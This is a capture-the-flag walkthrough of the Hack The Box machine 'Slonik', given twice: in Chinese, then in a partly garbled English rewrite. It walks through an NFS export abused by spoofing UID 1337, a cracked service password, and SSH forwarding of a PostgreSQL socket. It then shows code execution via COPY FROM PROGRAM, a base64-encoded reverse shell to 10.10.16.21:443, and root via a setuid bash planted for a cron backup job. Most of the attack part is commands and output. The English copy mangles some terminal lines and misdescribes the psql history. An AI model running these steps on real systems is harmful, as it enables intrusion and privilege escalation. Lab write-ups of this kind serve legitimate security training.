htb slonik

Information Gathering

# Nmap 7.98 scan initiated Sun Jan  4 06:07:49 2026 as: /usr/lib/nmap/nmap -sC -sV -v -O -oN nmap_result.txt 10.129.234.160
Nmap scan report for 10.129.234.160
Host is up (0.099s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2d:8d:0a:43:a7:58:20:73:6b:8c:fc:b0:d1:2f:45:07 (ECDSA)
|_  256 82:fb:90:b0:eb:ac:20:a2:53:5e:3c:7c:d3:3c:34:79 (ED25519)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      36167/udp   mountd
|   100005  1,2,3      36926/udp6  mountd
|   100005  1,2,3      57257/tcp   mountd
|   100005  1,2,3      57361/tcp6  mountd
|   100021  1,3,4      33706/udp   nlockmgr
|   100021  1,3,4      43397/tcp   nlockmgr
|   100021  1,3,4      44533/tcp6  nlockmgr
|   100021  1,3,4      49506/udp6  nlockmgr
|   100024  1          34578/udp   status
|   100024  1          54215/tcp   status
|   100024  1          54424/udp6  status
|   100024  1          58507/tcp6  status
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/tcp6  nfs_acl
2049/tcp open  nfs_acl 3 (RPC #100227)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Uptime guess: 39.225 days (since Wed Nov 26 00:44:33 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jan  4 06:08:03 2026 -- 1 IP address (1 host up) scanned in 13.78 seconds

Vulnerability Analysis

rpcbind不可以匿名访问,枚举nfs

➜  Slonik showmount -e 10.129.234.160
Export list for 10.129.234.160:
/var/backups *   //存放的是postgresql14的文件
/home        *   //service

sudo mount -t nfs slonik.vl: ./nfs_mount -o nolock挂载目录

➜  Slonik ls -la ./mnt/home
total 12
drwxr-xr-x  3 root root 4096 Oct 24  2023 .
drwxr-xr-x 19 root root 4096 Sep 22 11:04 ..
drwxr-x---  5 1337 1337 4096 Sep 22 12:46 service

可以看到挂载的目录权限归属是1337,可以通过本地创造一个1337来绕过

sudo groupadd -g 1337 svc1337
sudo useradd -u 1337 -g 1337 -m -s /bin/bash svc1337
sudo passwd svc1337

创建好后即可进入到挂载的目录/home/service

┌──(svc1337㉿kali)-[/tmp/mnt/home/service]
└─$ ls -la
total 40
drwxr-x--- 5 svc1337 svc1337 4096 Sep 22 12:46 .
drwxr-xr-x 3 root    root    4096 Oct 24  2023 ..
-rw-r--r-- 1 svc1337 svc1337   90 Sep 22 12:46 .bash_history
-rw-r--r-- 1 svc1337 svc1337  220 Oct 24  2023 .bash_logout
-rw-r--r-- 1 svc1337 svc1337 3771 Oct 24  2023 .bashrc
drwx------ 2 svc1337 svc1337 4096 Oct 24  2023 .cache
drwxrwxr-x 3 svc1337 svc1337 4096 Oct 24  2023 .local
-rw-r--r-- 1 svc1337 svc1337  807 Oct 24  2023 .profile
-rw-r--r-- 1 svc1337 svc1337  326 Sep 22 12:46 .psql_history
drwxrwxr-x 2 svc1337 svc1337 4096 Oct 24  2023 .ssh

发现.ssh,并且查看了.bash_history,.psql_history的内容

ls -lah /var/run/postgresql/
file /var/run/postgresql/.s.PGSQL.5432
psql -U postgres
exit
----------------------------------------------
CREATE DATABASE service;
\c service;
CREATE TABLE users ( id SERIAL PRIMARY KEY, username VARCHAR(255) NOT NULL, password VARCHAR(255) NOT NULL, description TEXT);
INSERT INTO users (username, password, description)VALUES ('service', 'aaabf0d39951f3e6c3e8a7911df524c2'WHERE', network access account');
select * from users;
\q

破解hash得到service:service

可以关注/var/run/postgresql/.s.PGSQL.5432文件,这是一个 Unix Domain Socket (Unix 域套接字) 文件。

转发这个文件到本地

sshpass -p 'service' ssh -N -L /tmp/.s.PGSQL.5433:/var/run/postgresql/.s.PGSQL.5432 service@10.129.234.160
# -N 表示不要建立shell,因为连接shell会拒绝

完成转发后在本地连接

psql -h /tmp -p 5433 -U postgres

据此可以使用RCE

DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'id';
SELECT * FROM cmd_exec;
DROP TABLE IF EXISTS cmd_exec;

结果:

image 131.png

Exploitation (User Flag)

尝试连接

DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTYuMjEvNDQzIDA+JjEpICY=|base64 -d|bash';

即可得到shell并获得了标记

Privilege Escalation (Root Flag)

根据之前的挂载目录,知道存在定时任务,所以上传pspy64监听

2026/01/04 09:57:01 CMD: UID=0     PID=31538  | /usr/sbin/CRON -f -P
2026/01/04 09:57:01 CMD: UID=0     PID=31539  | /bin/sh -c /usr/bin/backup
2026/01/04 09:57:01 CMD: UID=0     PID=31540  | /bin/bash /usr/bin/backup
2026/01/04 09:57:01 CMD: UID=0     PID=31541  | /usr/bin/date +%FT%H%M
2026/01/04 09:57:01 CMD: UID=0     PID=31542  | /usr/bin/rm -rf /opt/backups/current/PG_VERSION /opt/backups/current/backup_label /opt/backups/current/backup_manifest /opt/backups/current/base /opt/backups/current/global /opt/backups/current/pg_commit_ts /opt/backups/current/pg_dynshmem /opt/backups/current/pg_logical /opt/backups/current/pg_multixact /opt/backups/current/pg_notify /opt/backups/current/pg_replslot /opt/backups/current/pg_serial /opt/backups/current/pg_snapshots /opt/backups/current/pg_stat /opt/backups/current/pg_stat_tmp /opt/backups/current/pg_subtrans /opt/backups/current/pg_tblspc /opt/backups/current/pg_twophase /opt/backups/current/pg_wal /opt/backups/current/pg_xact /opt/backups/current/postgresql.auto.conf
2026/01/04 09:57:01 CMD: UID=0     PID=31543  | /usr/bin/perl /usr/bin/pg_basebackup -h /var/run/postgresql -U postgres -D /opt/backups/current/

查看/usr/bin/backup

#!/bin/bash

date=$(/usr/bin/date +"%FT%H%M")
/usr/bin/rm -rf /opt/backups/current/*   # 删除文件
/usr/bin/pg_basebackup -h /var/run/postgresql -U postgres -D /opt/backups/current/  # 将数据库备份,此数据库在/var/lib/postgresql/14/main
/usr/bin/zip -r "/var/backups/archive-$date.zip" /opt/backups/current/  # 压缩文件到/var/backups/

count=$(/usr/bin/find "/var/backups/" -maxdepth 1 -type f -o -type d | /usr/bin/wc -l)
if [ "$count" -gt 10 ]; then
  /usr/bin/rm -rf /var/backups/*
fi # 如果文件多就会自动删除

我们可以将setuid的bash文件放置到/var/lib/postgresql/14/main等待触发,备份文件到/opt/backups/current/

cp /bin/bash .;chmod 4777 bash
postgres@slonik:/var/lib/postgresql/14/main$ ls -la

...
-rws------  1 postgres postgres 1396520 Jan  4 11:41 bash
...

等待一会儿后

postgres@slonik:/var/lib/postgresql/14/main$ ls -la /opt/backups/current/

...
-rwsrwxrwx  1 root root 1396520 Jan  4 11:44 bash
...
postgres@slonik:/var/lib/postgresql/14/main$ /opt/backups/current/bash -p
bash-5.1# id
uid=115(postgres) gid=123(postgres) euid=0(root) groups=123(postgres),122(ssl-cert)
bash-5.1# cat /root/root.txt
2cb582cd567bfd996cdb742eb1d544de

Lessons Learned

错误途径:

根据搜索得到postgresql14的hash存储为scram-sha-256

strings opt/backups/current/global/*|grep -i "SCRAM"
SCRAM-SHA-256$4096:iZKOpcgndi7yyOnRyAyQ5A==$Kgwe2JxihXOua5KuJj9gYnU9QuipMiYjWwkPFWi7yyk=:2LF6f6xML445XW59mHELhMkQKe1TkHbXRXtOrgtAowA=

这段hash属于postgres

破解不出来

sshpass -p 'service' ssh -L 5433:127.0.0.1:5432 service@10.129.234.160 -N

这是转发端口的命令,遇到错误:

➜  Slonik psql -h 127.0.0.1 -p 5433 -U postgres
psql: error: connection to server at "127.0.0.1", port 5433 failed: server closed the connection unexpectedly
	This probably means the server terminated abnormally
	before or while processing the request.

这是因为对方没有监听TCP,只监听unix socket文件

htb slonik

Information Gathering

# Nmap 7.98 scan initiated on Sunday, January 4, 2026, at 06:07:49 as follows:
```bash
/usr/lib/nmap/nmap -sC -sV -v -O -oN nmap_result.txt 10.129.234.160

Nmap scan report for 10.129.234.160: The host is up (latency: 0.099 seconds). 997 closed TCP ports were not displayed (they were reset).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2d:8d:0a:43:a7:58:20:73:6b:8c:fc:b0:d1:2f:45:07 (ECDSA)
|_  256 82:fb:90:b0:eb:ac:20:a2:53:5e:3c:7c:d3:3c:34:79 (ED25519)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      36167/udp   mountd
|   100005  1,2,3      36926/udp6  mountd
|   100005  1,2,3      57257/tcp   mountd
|   100005  1,2,3      57361/tcp6  mountd
|   100021  1,3,4      33706/udp   nlockmgr
|   100021  1,3,4      43397/tcp   nlockmgr
|   100021  1,3,4      44533/tcp6  nlockmgr
|   100021  1,3,4      49506/udp6  nlockmgr
|   100024  1          34578/udp   status
|   100024  1          54215/tcp   status
|   100024  1          54424/udp6  status
|   100024  1          58507/tcp6  status
|   100227  3           2049/tcp   nfs_acl
|_  100227  3           2049/tcp6  nfs_acl
2049/tcp open  nfs_acl 3 (RPC #100227)

Device type: General purpose. Operating System: Linux 5.X. OS CPE: cpe:/o:linux:linux_kernel:5. OS details: Linux 5.0 – 5.14. Uptime estimate: 39.225 days (since Wednesday, November 26, 2025). Network distance: 2 hops. TCP sequence prediction difficulty: 259 (Good luck!). IP ID sequence generation: All zeros. Service information: OS: Linux; CPE: cpe:/o:linux:linux_kernel.

Data files were read from: /usr/share/nmap. OS and service detection has been performed. Please report any incorrect results at: https://nmap.org/submit/.


# Nmap completed on Sun Jan 4 06:08:03 2026: 1 IP address (1 host up) was scanned in 13.78 seconds.

# Vulnerability Analysis

It was discovered that rpcbind cannot be accessed anonymously, and it is possible to enumerate NFS shares on the target system.

```bash
➜ Slonik showmount -e 10.129.234.160
Export list for 10.129.234.160:
/var/backups *   // This directory contains files from postgresql14
/home        *   // This directory contains the service-related files

To mount the /home directory using NFS, we execute the following command:

sudo mount -t nfs slonik.vl: ./nfs_mount -o nolock

After mounting, we can view the directory permissions using ls -la:

 Slonik ls -la ./mnt/home
total 12
...
drwxr-xr-x 5 1337 1337 4096 Sep 22 12:46 service

The permissions for the /home/service directory are owned by the user 1337. We can create a new user with the same ID to gain access:

sudo groupadd -g 1337 svc1337
sudo useradd -u 1337 -g 1337 -m -s /bin/bash svc1337
sudo passwd svc1337

Now, we can log in as the newly created user svc1337 and navigate to the /home/service directory:

┌──(svc1337㉿kali)-[/tmp/mnt/home/service]
└─$ ls -la
...

We can see the files in the /home/service directory, including the .ssh file and the .bash_history and .psql_history files.

ls -lah /var/run/postgresql/
file /var/run/postgresql/.s.PGSQL.5432
psql -U postgres
exit

The pgsql command is used to create a new database called service and a user with the password service:service. It is also possible to view the contents of the .s.PGSQL.5432 file, which is a Unix Domain Socket (UDS) file.

To transfer the contents of this file to the local system, we use the sshpass command:

sshpass -p 'service' ssh -N -L /tmp/.s.PGSQL.5433:/var/run/postgresql/.s.PGSQL.5432 service@10.129.234.160

The -N option indicates that we should not attempt to create a shell session, as connecting to a shell would be denied.

After completing the forwarding process, establish a local connection using the following command:

psql -h /tmp -p 5433 -U postgres

Based on this information (https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-postgresql.html#rce), we can use RCE (Remote Code Execution) to exploit the vulnerability.

DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'id';
SELECT * FROM cmd_exec;
DROP TABLE IF EXISTS cmd_exec;

Result: image 131.png

Exploitation (User Flag)

Try to establish a connection using the following command:

DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTYuMjEvNDQzIDA+JjEpICY=|base64 -d|bash';

This will grant us access to a shell and allow us to obtain the desired flag.

Privilege Escalation (Root Access)

Based on the previously mounted directories, it was determined that there are scheduled tasks in place, so the pspy64 monitoring tool was uploaded for use.

2026/01/04 09:57:01 CMD: UID=0     PID=31538  | /usr/sbin/CRON -f -P
2026/01/04 09:57:01 CMD: UID=0     PID=31539  | /bin/sh -c /usr/bin/backup
2026/01/04 09:57:01 CMD: UID=0     PID=31540  | /bin/bash /usr/bin/backup
2026/01/04 09:57:01 CMD: UID=0     PID=31541  | /usr/bin/date +%FT%H%M
2026/01/04 09:57:01 CMD: UID=0     PID=31542  | /usr/bin/rm -rf /opt/backups/current/PG_VERSION /opt/backups/current/backup_label /opt/backups/current/backup_manifest /opt/backups/current/base /opt/backups/current/global /opt/backups/current/pg_commit_ts /opt/backups/current/pg_dynshmem /opt/backups/current/pg_logical /opt/backups/current/pg_multixact /opt/backups/current/pg_notify /opt/backups/current/pg_replslot /opt/backups/current/pg_serial /opt/backups/current/pg_snapshots /opt/backups/current/pg_stat /opt/backups/current/pg_stat_tmp /opt/backups/current/pg_subtrans /opt/backups/current/pg_tblspc /opt/backups/current/pg_twophase /opt/backups/current/pg_wal /opt/backups/current/pg_xact /opt/backups/current/postgresql.auto.conf
2026/01/04 09:57:01 CMD: UID=0     PID=31543  | /usr/bin/perl /usr/bin/pg_basebackup -h /var/run/postgresql -U postgres -D /opt/backups/current/

Checking the contents of /usr/bin/backup:

#!/bin/bash

date=$(/usr/bin/date +"%FT%H%M")
/usr/bin/rm -rf /opt/backups/current/*   # Deletes files
/usr/bin/pg_basebackup -h /var/run/postgresql -U postgres -D /opt/backups/current/  # Backups the database, which is stored in /var/lib/postgresql/14/main
/usr/bin/zip -r "/var/backups/archive-$date.zip" /opt/backups/current/  # Compresses the files to /var/backups/

count=$(/usr/bin/find "/var/backups/" -maxdepth 1 -type f -o -type d | /usr/bin/wc -l)
if [ "$count" -gt 10 ]; then
  /usr/bin/rm -rf /var/backups/*
fi  # Files are automatically deleted if there are too many

We can place a bash script with setuid privileges in /var/lib/postgresql/14/main to be executed on schedule, and the backup files will be stored in /opt/backups/current/.

cp /bin/bash .; chmod 4777 bash
postgres@slonik:/var/lib/postgresql/14/main$ ls -la

… -rws------ 1 postgres postgres 1396520 Jan 4 11:41 bash … Wait for a moment…

postgres@slonik:/var/lib/postgresql/14/mainlsla/opt/backups/current/...rwsrwxrwx1rootroot1396520Jan411:44bash...postgres@slonik:/var/lib/postgresql/14/main ls -la /opt/backups/current/ ... -rwsrwxrwx 1 root root 1396520 Jan 4 11:44 bash ... postgres@slonik:/var/lib/postgresql/14/main /opt/backups/current/bash -p bash-5.1# id uid=115(postgres) gid=123(postgres) euid=0(root) groups=123(postgres),122(ssl-cert) bash-5.1# cat /root/root.txt 2cb582cd567bfd996cdb742eb1d544de

Lessons Learned

Missteps:

Based on the research, it was found that the hash storage method for postgresql14 is scram-sha-256.

The following command was used to search for the hash:

strings opt/backups/current/global/*|grep -i "SCRAM"

The resulting hash was:

SCRAM-SHA-256$4096:iZKOpcgndi7yyOnRyAyQ5A==$Kgwe2JxihXOua5KuJj9gYnU9QuipMiYjWwkPFWi7yyk=:2LF6f6xML445XW59mHELhMkQKe1TkHbXRXtOrgtAowA=

This hash corresponds to the postgres database.

However, the hash could not be cracked using standard methods.

The following command was attempted to establish a connection via a forwarded port:

sshpass -p 'service' ssh -L 5433:127.0.0.1:5432 service@10.129.234.160 -N

This command encountered an error:

➜  Slonik psql -h 127.0.0.1 -p 5433 -U postgres
psql: error: connection to server at "127.0.0.1", port 5433 failed: server closed the connection unexpectedly
	This probably means the server terminated abnormally
_before or while processing the request.

The reason for this error is that the server was not listening on the TCP port; instead, it was only listening on a Unix socket file.